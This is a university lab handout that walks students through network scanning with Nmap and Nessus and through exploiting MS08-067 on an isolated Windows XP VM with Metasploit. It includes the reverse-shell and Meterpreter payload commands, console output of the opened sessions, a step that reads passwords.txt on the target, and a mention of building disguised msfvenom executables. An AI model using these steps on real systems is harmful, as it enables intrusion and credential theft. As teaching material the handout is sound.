



Universidade do Minho
Escola de Engenharia

Penetration Testing Homework

Henrique Manuel Dinis dos Santos

Sidónio Seixas

Nuno Vasco Lopes

Departamento de Sistemas de Informação

2016/2017

Goals

This work aims to:

- familiarise students with a tool to discovery and characterization of machines on the network, **Nmap**;
- familiarise students with a tool to discovery system vulnerabilities, **Nessus**;
- use of the **Metasploit** tool, which is installed in the Kali Linux Distribution, to exploit the vulnerabilities identified;
- familiarise students with a virtual environment created for cybersecurity laboratory experiments;
- Identification of vulnerabilities associated with networked machines and their exploitation, using appropriate tools.

NOTE: before performing any part of the exercise, you must carry out the verification of interconnectivity between the machines in the virtual environment, using the Ping command (or similar technique).

Estimated completion time: 10 hours.

Virtualized system architecture

The virtual system that will be used is shown in Figure 1. The system is based on the VMware Virtual Machine Manager and three virtual machines – Windows XP, Ubuntu and Kali. All VMs are linked through a **local private virtual network** – vmnet(x) – where x denotes any of the VMWare nets except NAT and Bridge (which give access to external networks)¹.




Figure 1 - Virtualized system architecture

Computer requirements

The homework should be executed in a group fashion, where there should be at least one machine with the appropriate requirements:

¹ The configuration of private nets depends on the virtual environment used and is out of scope of this lab setup – please refer to the specific documentation of your virtualization system, in particular the network setup.

Minimum requirements

- Processor i5 @ 2.4 GHZ
- 4 Gigabytes of RAM
- *VMware Player* or *VMware Workstation*, version 6.0.5 or above. If you are using a Mac operating system, install the VMware Fusion, equivalent version.

Recommended requirements (supersede the minimum)

- Processor i7 @ 2.4 GHZ (or faster)
- 8 Gigabytes of RAM

Characteristics of virtual machines

For the purpose of this exercise you should download, as indicated by your tutor, two previously prepared VMs, one with Windows XP and other with Ubuntu 8.1 (these VM are already configured according to the architecture of Figure 1). You should also download, install and configure a VM with Kali Linux, following the same architecture. Concerning Kali, the instructions provided in this document refer to Kali version 2017 – if you are using a different one you should adapt those instructions, which is a trivial task. The machines available use the login information listed in Table 1 (assuming you do not change the Kali default).

Nome da Máquina Virtual	Utilizador	Palavra chave
Windows XP	User	password
Ubuntu 8.1	georgia	password
Kali Linux	root	toor

Table 1 - User credentials to use with Virtual Machines

Vulnerabilities and how to exploit them

After the virtualized system is working smoothly, the goal now is to find out which machines are on the network, their vulnerabilities and how to exploit them. In this exercise you should assume that you do not know nothing about the machines in the network, i.e., there are no known IPs, operating systems, MACs, or any other features. For finding the relevant information you should follow the following steps:

1. Start up the three virtual machines and log in each of them. In the Kali and Ubuntu VM open a terminal and, with the **ifconfig** command register the IP addresses of each one of these machines. Do the same in the Windows VM, but this time use the **ipconfig** command. Verify that you have connectivity between the three machines by doing a **ping** among them. **Document your experiments and register any difficulties.**
2. Your first task is to execute **Wireshark** in the Kali VM to capture network traffic. You will find it in the menu **Applications-> Sniffing/Spoofing-> Wireshark**. In Wireshark choose the right interface and start capturing traffic in that interface.
3. In this step you will use **Nmap**, a security tool used to detect computers and services on a network, aiming to enumerate machines in a network. With **Wireshark** running, open a new terminal in the Kali VM, where you will execute the following commands (one at a time):

Auxiliary Note:

- 192.168.XXX.1/24 denotes the IP addresses of the network where virtual machines are inserted (naturally you should replace XXX by the appropriate value for your virtual network).
- nmap_grupo_XX denotes a file name, where XX is the number of your Group

nmap -sS 192.168.XXX.1/24

nmap -n -sV 192.168.XXX.1/24

nmap -A -T4 192.168.XXX.1/24

nmap -O 192.168.XXX.1/24

nmap -v -O 192.168.XXX.1/24

nmap -sT -sV 192.168.XXX.1/24

nmap -O -sV -sC -oX /root/Desktop/nessus-scan.xml --stylesheet=nmap_grupo_XX.xls 192.168.XXX.1-254

Tip: do not forget you have Wireshark running, allowing you to get more info on what each command does. It is recommended to stop capturing after each command, for practical reasons.

Register in your logbook the information obtained with each command and comment their differences. Giving the main objective of this discovering phase, do you think it is relevant to run nmap with all those options? Which ones would you choose?

The main goal of this task is to locate the Windows XP SP3 virtual machine and find its main characteristics (MAC, IP, operating system, services, among others). Write down all those characteristics in your logbook.

4. In this step you are requested to install **Nessus** in the Kali VM This is a commercial tool, but there is a special license available for training, which is the one you will use (and is the reason the tool is not already implemented in the Kali distribution). For this purpose you have to follow the following indications:

- A. Using the browser enter the site

<http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code>, to register and obtain an **Activation Code**. Select the proper option in Nessus home page. Then you will have to fill in the required information in **Register for the Activation Code**, as usual; proceed choosing **Download-> Linux**, select the proper architecture; and select **Agree**, saving the file on your local disk as you prefer.

Note: you will receive an email from Tenable with a lot of information, including the required **Activation Code**.

- B. Open a terminal in Kali, go to the directory where you downloaded the package file in the last operation, and type the following command **`dpkg -i Nessus-6.x.x-xxx_amd64.deb`** (adapting it to your case). This command will install the Nessus Server.
- C. Start Nessus server with the following command **`/etc/init.d/nessusd start`**. **Note:** whenever you switch off the VM and reboot it, you will need to retype the previous command since this will not happen automatically (unless you provide a way of doing that!).
- D. Open a browser session and enter the URL <https://localhost:8834>. Accept the connection as reliable (**Add Exception**) and click **Continue**.
- E. Complete the fields (Username, Password and Confirmation Password) and click **Continue**. Note that these credentials will serve to remotely access the tool and perform analyses.
- F. In the next step will appear the Nessus (Home, Professional or Manager) frame where you must enter the **Activation Code** previously provided at the completion of step 1. Click **Continue** and wait for the installation of several modules that constitute the Nessus machine (the begin of this process is shown in Figure 2).



Figure 2 - Image of the beginning of the installation of Nessus server

Note: this process will take several minutes

- 5. Now you will start using Nessus to discover vulnerabilities within your local network, still from the Kali VM (make sure that the Nessus server is running). Using the browser enter the URL <https://localhost:8834> and, in the login dialog, enter the credentials previously chosen.
- 6. Click **New Scan**, which should be located on the left side of the screen and you will have many options that you can use. Select the option **Host Discovery**. Fill in the fields **Name**, **Description** (with whatever you think appropriate) and in the field **Target** insert the IP address range of your local network, in the usual format. The remaining fields should be

left with the default settings, for now. **Save** the scan just configured. Back to the main scans page, you will see the name of your scan and from here you can **Launch** it in several ways, for instance, clicking the arrow icon in the line, or selecting it and choose the **Launch** option from the menu. Once running the icons change to allow you to pause or stop the scan, while a dynamic circular arrow shows you the running state. After some time the scan concludes and you will see a **✓** icon signing that state. Clicking that icon takes you to a summary page with the results achieved. There are a lot of information linked to this summary page that you can explore.


Register in the logbook the information provided by Nessus and comment: i) unexpected results you may have got; and ii) the differences between the global performance of this command, compared with the Nmap tool (Step 3), considering the different options.

Tip: do not forget you have Wireshark running, allowing you to get more information on what the command does.

The main objective of the next step is to discover the vulnerability **MS08-067** in **Windows XP SP3** VM. Prepare a new scan you think appropriate for that purpose (you should avoid those marked as upgrade, since it is supposed you use only the free version).

Explore some of the scanning options, taking (always) into account the suggestions given above for the option **Host Discovery**. Identify clearly in the logbook the output with the identified vulnerability, along with the scanning parameters used to obtain that output.

Tip: do not forget you have Wireshark running, allowing you to get more information on what the command does.

7. After finding the target vulnerability, you can start its exploration. To do this we will use the **Metasploit** tool, which uses a PostgreSQL database to store, in a structured way, all work performed by the tool in each session. This functionality is only available when you are running a couple of services (RPC server and a web server) - **although you can run the tool without these resources, the potential exploration increases considerably when they are available**. Initiate the **metasploit framework** from the menu **Applications -> Exploitation Tools** or from the launcher [] at the Kali desktop (if available)². You should obtain an image similar to that in Figure 3, where you can check some data concerning the number of exploits the tool can handle). At this moment you are using Metasploit in the so called Console Mode.

² In case of trouble you may need to open a terminal and start services manually: **service postgresql start**, followed by **service metasploit start**, to start the RPC service – note that this last command will create a Data Base called msf3 and a user with the same name – and run the command **msfconsole**.




Figure 3 - Metasploit's initial screen

At this point you have a target machine and you know what vulnerability to explore. Now you are ready to pursue that final goal, executing the following sequence of tasks:

- A. In the Metasploit terminal type the command **help**. This command will show the various command options that you can use. If you enter the command **help <command>**, you will get a more detailed help on each command (try, for example **help route** – an important command when you want to control the link to your target machine – and **help search**, which you will use next).
- B. Now you will search for the exploit you want to use, for the vulnerability identified in the target computer. To do this enter the command **search MS08** and you will get a list of all the exploits that include the provided string in the name and, among them, is the one that matches the previously identified vulnerability (alternatively, this search could be made from the Metasploit site, in the Auxiliary Module & Exploit Database area - <http://www.rapid7.com/db/modules/> -, which will allow you to access more information and often very useful). After identifying the desired exploit, you can obtain additional information about it with the command **info exploit/windows/xxx**, where **xxx** represents the identifier of the chosen exploit – try the <Tab> key while you insert the command. Make sure that you effectively selected the desired exploit (linked to a exposure in the Windows netapi module), check the target systems and the options to use. **Record this information in your logbook (it may be very useful later) and try to understand it.**
- C. Then you should enter the command **use exploit/windows/xxx** where **xxx** represents the identifier of the chosen exploit. The prompt should reflect the new runtime environment – it should be similar to **msf exploit (ms08_067...)>**.

- D. The next step is to look for the options the exploit support, what is done with the command **show options**. From the list of options, you will notice that the variable RHOST does not have, of course, a default value and should be set by you with the address of the target machine. To do this enter the command **set RHOST 192.168.XXX.XXX**, where **192.168.XXX.XXX** is the IP address of the target machine (Windows XP SP3). If you enter the command **show options** again (we can call a previous command using the arrow keys, as with a normal terminal), you will notice all required variables settled – the port to be used and the selected communication mechanism contains the correct values in the context of the exercise but, for the purposes of development of exploits, you should try to understand these options in more detail. The **Exploit Target** option is set to work in automatic mode, which will allow Metasploit to find the target operating system version according to the result of its own research fingerprinting the SMB protocol... but the result will not always be correct and, sometimes, it is required to choose a specific target from the available list.
- E. At this point it is required to choose the **Payload**, which is the part of the injected code that is sent to the target machine and that allows you to perform a particular action. To do this enter the command **show payloads**. You will see an extensive list of options. The Metasploit includes a few hundred payloads (as you may have noticed when you started the console), but not all can be used with all exploits. Interestingly, if you do not indicate any, Metasploit will use a default, with the appropriate options. But it is not good practice to leave this degree of freedom to Metasploit.
- F. Among all the options there are two particularly interesting payloads: the **native Shell**; and the **Meterpreter Shell**. They both will create a remote shell session, but while the first one use the target's OS native shell, the last one will open a much more powerful shell provided by the Metasploit community. For now you will explore the first alternative. To do this run the following command **set PAYLOAD generic/Shell_reverse_tcp**.
- G. When you use a Payload that involves a channel from the target to the source (reverse), you still have to set another variable (LHOST – Local Host), which appears as an option for the Payload, when you run the command **show options**. This being the case, you should then run the command **set LHOST 192.168.XXX.XXX**, where 192.168.XXX.XXX is the IP address of the Kali VM.
- H. Finally execute the command **exploit** and, if all goes okay, you will notice that the exploit opened a remote Shell and forwards all remote input/output for your Metasploit console (similar to what is shown in Figure 4).


```
msf exploit(multi_meterpreter) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf exploit(multi_meterpreter) > exploit

[*] Started reverse handler on 192.168.122.129:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.122.129:4444 -> 192.168.122.128:1039) at 2015-03-24 10:01:56 +0000

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Figure 4 - Native Windows XP SP3 shell via Metasploit

- I. Now execute some commands in the Shell and, in particular:
 Create a file with extension ".txt" in the target machine's Desktop with your group's name and edit it (©). Register in the logbook all operations performed in this task and record all the relevant evidences. Through the command line in Windows XP VM, find a way to detect the link established between the two machines. Register in the logbook the operations used for this detection.
 Tip: do not forget you have Wireshark running, allowing you to get more information about all these operations.
- J. After you complete the previous task stop the Wireshark and save the captured traffic (generated in the previous tasks) using the menu **File-> Save as** giving the name initials_group_XX_file_1, in which the initials must match the course name and XX the group number. The file should be saved in **pcap** format.
 In this file you should find the traffic related to the various actions carried out. Record and clearly identify in the logbook the packet sets related to the Nmap operation, Nessus operation and the commands executed by the Metasploit. Suggestion: Use the template previously provided in the analysis traffic practical work.
- K. To terminate correctly the target exploitation, on the command line (in the Kali VM) you should enter the keyboard control sequence **CTRL + C** to abort the connection. Then enter the command **exit** to exit the Metasploit terminal.
- L. You will now explore the Payload alternative, the **Shell Meterpreter**, mentioned earlier. To do that you must run again all the previous steps, until you have to make the Payload choice (step F). Coming to this point, execute the command **set PAYLOAD Windows/meterpreter/reverse_tcp** and then the command **exploit** (the console should be similar to what is shown in Figure 5).

```
msf exploit(multi_meterpreter) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi_meterpreter) > exploit

[*] Started reverse handler on 192.168.122.129:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769024 bytes) to 192.168.122.128
[*] Meterpreter session 1 opened (192.168.122.129:4444 -> 192.168.122.128:1046) at 2015-03-24 10:34:39 +0000

meterpreter >
```

Figure 5 - Meterpreter Shell prompt

M. There are several commands you can use. Now you will experiment just a few of them:

- To get System information of the target machine.
Command: **sysinfo**
- To discover the network interfaces and their settings.
Command: **ipconfig**
- To return to the Metasploit console.
Command: **background**
Enter **exploit** to continue target exploitation
- To see a critical file.
Sequence of commands (typical Shell commands):
 - 1) Execute the command **pwd** to get the working directory (should be something like C:\WINDOWS\system32)
 - 2) Change the working directory to the Windows XP home directory with the command **cd** (with the proper argument)
 - 3) Change the working directory to xampp using the command **cd xampp**; check if you are in the required directory using again the **pwd** command (you should get output C:\xampp)
 - 4) Read the file passwords.txt with the command **cat passwords.txt**
- Enter the native Windows XP shell.
Command: **shell**
- Feel free to try other commands.

Register in the logbook the information resulting from the execution of each of the previous operations. Comment about the main differences between the two Shells, also looking for the traffic captured by the Wireshark.

N. Finish the execution of Metasploit.

Note 1: As an alternative to using the Metasploit console, you can use Armitage, which offers a graphical interface (GUI), which is also available in Kali. But another alternative worthy of reference (even if more complex) is the **msfcli** – it is also a console interface but, with a deeper knowledge of Metasploit, it allows you a more efficient utilization. If you decide to try it you should report the results on your logbook.

Note 2: The use of Metasploit is not limited to the form of exploitation that was considered throughout this exercise. At least two other use cases deserve special reference. One of them is the development and deployment of exploits, in the form of executables (targeting Windows, Linux, web modules, etc.) that can be masked in various ways, seeking to take the user to execute them on their systems. This type of executables, with the desired characteristics and with appropriate parameters to different situations, are built using the **msfvenom** tool and can be remotely monitored/controlled via the multi/handler Metasploit module (learn how to use it with the Metasploit console command **use multi/handler**). Again, if you decide to explore any of these additional functionalities you should report the results on your logbook.

Note 3: Another use, somehow more complementary, is performed through the auxiliary modules. These modules provide functions such as vulnerability investigation, fuzzers – data generators for programs’ inputs, checking for buffer overflows – and even DoS (Denial of Service) attacks. One of the auxiliary modules that could be used in this exercise is the **scanner/smb/pipe_auditor**, that would allow you to find alternate pipes for use in the exploitation of the SMB protocol vulnerability. If you decide to explore any of these additional functionalities you should report the results on your logbook.

Useful links

Nmap

- <https://nmap.org/bennieston-tutorial/>
- http://nmap.org/man/pt_BR/
- <http://hackertarget.com/nmap-tutorial/>
- <http://www.cyberciti.biz/networking/nmap-command-examples-tutorials/>

Nessus

- <http://www.tenable.com/blog/installing-and-using-nessus-on-kali-linux>
- <http://lifeofpentester.blogspot.pt/2013/04/using-nessus-in-kali-linux-backtrack-to.html>

Metasploit

- <http://blog.corujadeti.com.br/tutorial-detalhado-em-guia-pratico-do-metasploit-copiado/>
- <http://www.binarytides.com/hack-windows-xp-metasploit/>
- <https://jonathansblog.co.uk/metasploit-tutorial-for-beginners>
- http://www.offensive-security.com/metasploit-unleashed/File:Msfu_logo_3.png
- <http://www.ehacking.net/p/metasploit-tutorials.html>

Meterpreter

- http://www.offensive-security.com/metasploit-unleashed/Meterpreter_Basics
- <http://www.explorehacking.com/2011/03/metasploit-tutorial-with-example.html>
- <http://www.pedropereira.net/metasploit-framework-meterpreter-payload/>